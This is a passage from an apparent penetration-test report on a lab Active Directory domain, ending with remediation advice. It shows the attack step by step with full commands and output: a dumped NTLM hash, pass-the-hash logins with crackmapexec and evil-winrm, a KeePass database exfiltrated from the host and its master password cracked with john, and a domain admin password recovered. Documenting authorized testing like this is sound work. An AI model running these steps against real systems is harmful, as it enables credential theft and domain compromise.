Domain            : MARVEL
Logon Server      : DC-BR
Logon Time        : 2/1/2024 6:22:45 AM
SID               : S-1-5-21-3807027937-1818404426-3184993355-500
```

```
Authentication Id : 0 ; 2005910 (00000000:001e9b96)
Session           : Interactive from 2
User Name         : tom
Domain            : MARVEL
Logon Server      : DC-BR
Logon Time        : 2/1/2024 6:20:22 AM
SID               : S-1-5-21-3807027937-1818404426-3184993355-1106
        msv :
         [00000003] Primary
         * Username : tom
         * Domain   : MARVEL
         * NTLM     : a29f7623fd11550def0192de9246f46b
         * SHA1     : 2b81f7a8ee580112fc4584627599aa0ccddb6e92
         * DPAPI    : 0b5d5251496ba7ee202e379150fd099a
        tspkg :
        wdigest :
         * Username : tom
         * Domain   : MARVEL
         * Password : (null)
        kerberos :
         * Username : tom
         * Domain   : MARVEL.LOCAL
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 1794729 (00000000:001b62a9)
Session           : Interactive from 2
User Name         : DWM-2
```

We now obtained the NTLM hash for tom, we can check if the user can login into other clients using crackmapexec which showed us that tom can login into client PC-2:

crackmapexec smb 192.168.52.156 -u tom -H a29f7623fd11550def0192de9246f46b -d marvel.local

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ crackmapexec smb 192.168.52.156 -u tom -H a29f7623fd11550def0192de9246f46b -d marvel.local
SMB         192.168.52.156  445    PC-2             [*] Windows 10.0 Build 19041 x64 (name:PC-2) (domain:marvel.local) (signing:False) (SMBv1:False)
SMB         192.168.52.156  445    PC-2             [+] marvel.local\tom:a29f7623fd11550def0192de9246f46b

┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$
```

PC-2 (192.168.52.156)

Getting domain admin password

Since we obtained hash for the user “Tom”, we logged into the PC-3 client using evil-winrm as shown:

evil-winrm –i 192.168.52.156 -u tom –H a29f7623fd11550def0192de9246f46b

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ evil-winrm -i 192.168.52.156 -u tom -H "a29f7623fd11550def0192de9246f46b"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tom\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::804b:ba16:3903:254c%12
   IPv4 Address. . . . . . . . . . . : 192.168.52.156
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.52.2
*Evil-WinRM* PS C:\Users\tom\Documents> whoami
marvel\tom
*Evil-WinRM* PS C:\Users\tom\Documents>
```

After logging into the client, we found a KeePass database file.

```
*Evil-WinRM* PS C:\Users\tom\Documents> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue


    Directory: C:\Program Files\KeePass Password Safe 2


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/2/2024   8:45 PM           2062 Database.kdbx
```

We will download the database file and try to open the database to find any potential passwords.

```
*Evil-WinRM* PS C:\Users\tom\Documents>
*Evil-WinRM* PS C:\Users\tom\Documents>
*Evil-WinRM* PS C:\Users\tom\Documents> cd "C:\Program Files\KeePass Password Safe 2"
*Evil-WinRM* PS C:\Program Files\KeePass Password Safe 2> download Database.kdbx

Info: Downloading C:\Program Files\KeePass Password Safe 2\Database.kdbx to Database.kdbx

Info: Download successful!
*Evil-WinRM* PS C:\Program Files\KeePass Password Safe 2>
```

The database file is password protected; we can crack the password by extracting master password hash using keepass2john tool. We will save the hash to a file and use john to crack the password.

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ keepass2john Database.kdbx
Database:$keepass$*2*600000*0*893bcbef50081664feb5c30c7c4cedea5f115afe9736b1b6bef5880790a48d6a*47ee68e62d02c4122c378fdf788d3561df7e457b664eca86c36a5b0465970c31*2bc626776f53a2da4c576a6046e06576*a9724870ecee12543d0dea835184eed0abc5a6a29c30bafb1b903f144e49a6ae*4a089aec80cc7a63f9795d2e7852c30736f6b966083f85727f24920d419d2498

┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ keepass2john Database.kdbx > keepass.hash

┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$
```

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ john --wordlist=/home/brlinux/Downloads/fasttrack.txt keepass.hash
Warning! john.conf section [list.rules:sshrules] is multiple declared.
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Summer@123       (Database)
1g 0:00:00:05 DONE (2024-02-03 00:25) 0.1848g/s 5.914p/s 5.914c/s 5.914C/s Spring2017..Winter2017
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We will use kcpli, a Linux command line tool for KeePass to find what information is stored inside the database.

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ kpcli -kdb=Database.kdbx
Provide the master password: ************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
Database/
kpcli:/> cd Database
kpcli:/Database> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. Sample Entry                                    keepass.info
1. Sample Entry #2                 keepass.info/help/kb/testform.
kpcli:/Database> cd Windows
kpcli:/Database/Windows> ls
=== Entries ===
0. frank
kpcli:/Database/Windows> show entry -f frank
kpcli:/Database/Windows> show -f frank

 Path: /Database/Windows/
Title: frank
Uname: frank.admin
 Pass: PASSWORD@123
  URL:
Notes:

kpcli:/Database/Windows>
```

We can see that there is a password for the user “frank.admin”. This is a domain admin user.

DC (192.168.52.154)

Getting Domain Administrator

Since we obtained the password for the frank.admin user, we attempted to login to the domain controller as shown below.

This showed that we achieved all goals of the penetration test by obtaining domain administrator privileges and accessing the domain controller

Conclusion

Due to the impact of the overall attack vectors as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. Based on the results of the penetration test, we recommend the following:

1. **Patch Management:** All assets should be kept current with latest vendor supplied security patches. This can be achieved with vendor-native tools or third-party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.
2. **Credential Management and Protection**: Encourage and train employees on how to use a password manager to securely store such sensitive information.
3. **Password Policy:** Introduce a domain-wide strong password policy to prevent brute-forcing attacks to gather clear-text credentials.

We recommend performing penetration tests on a regular basis and to remediate the vulnerabilities by prioritizing them based on the severity of the issues reported.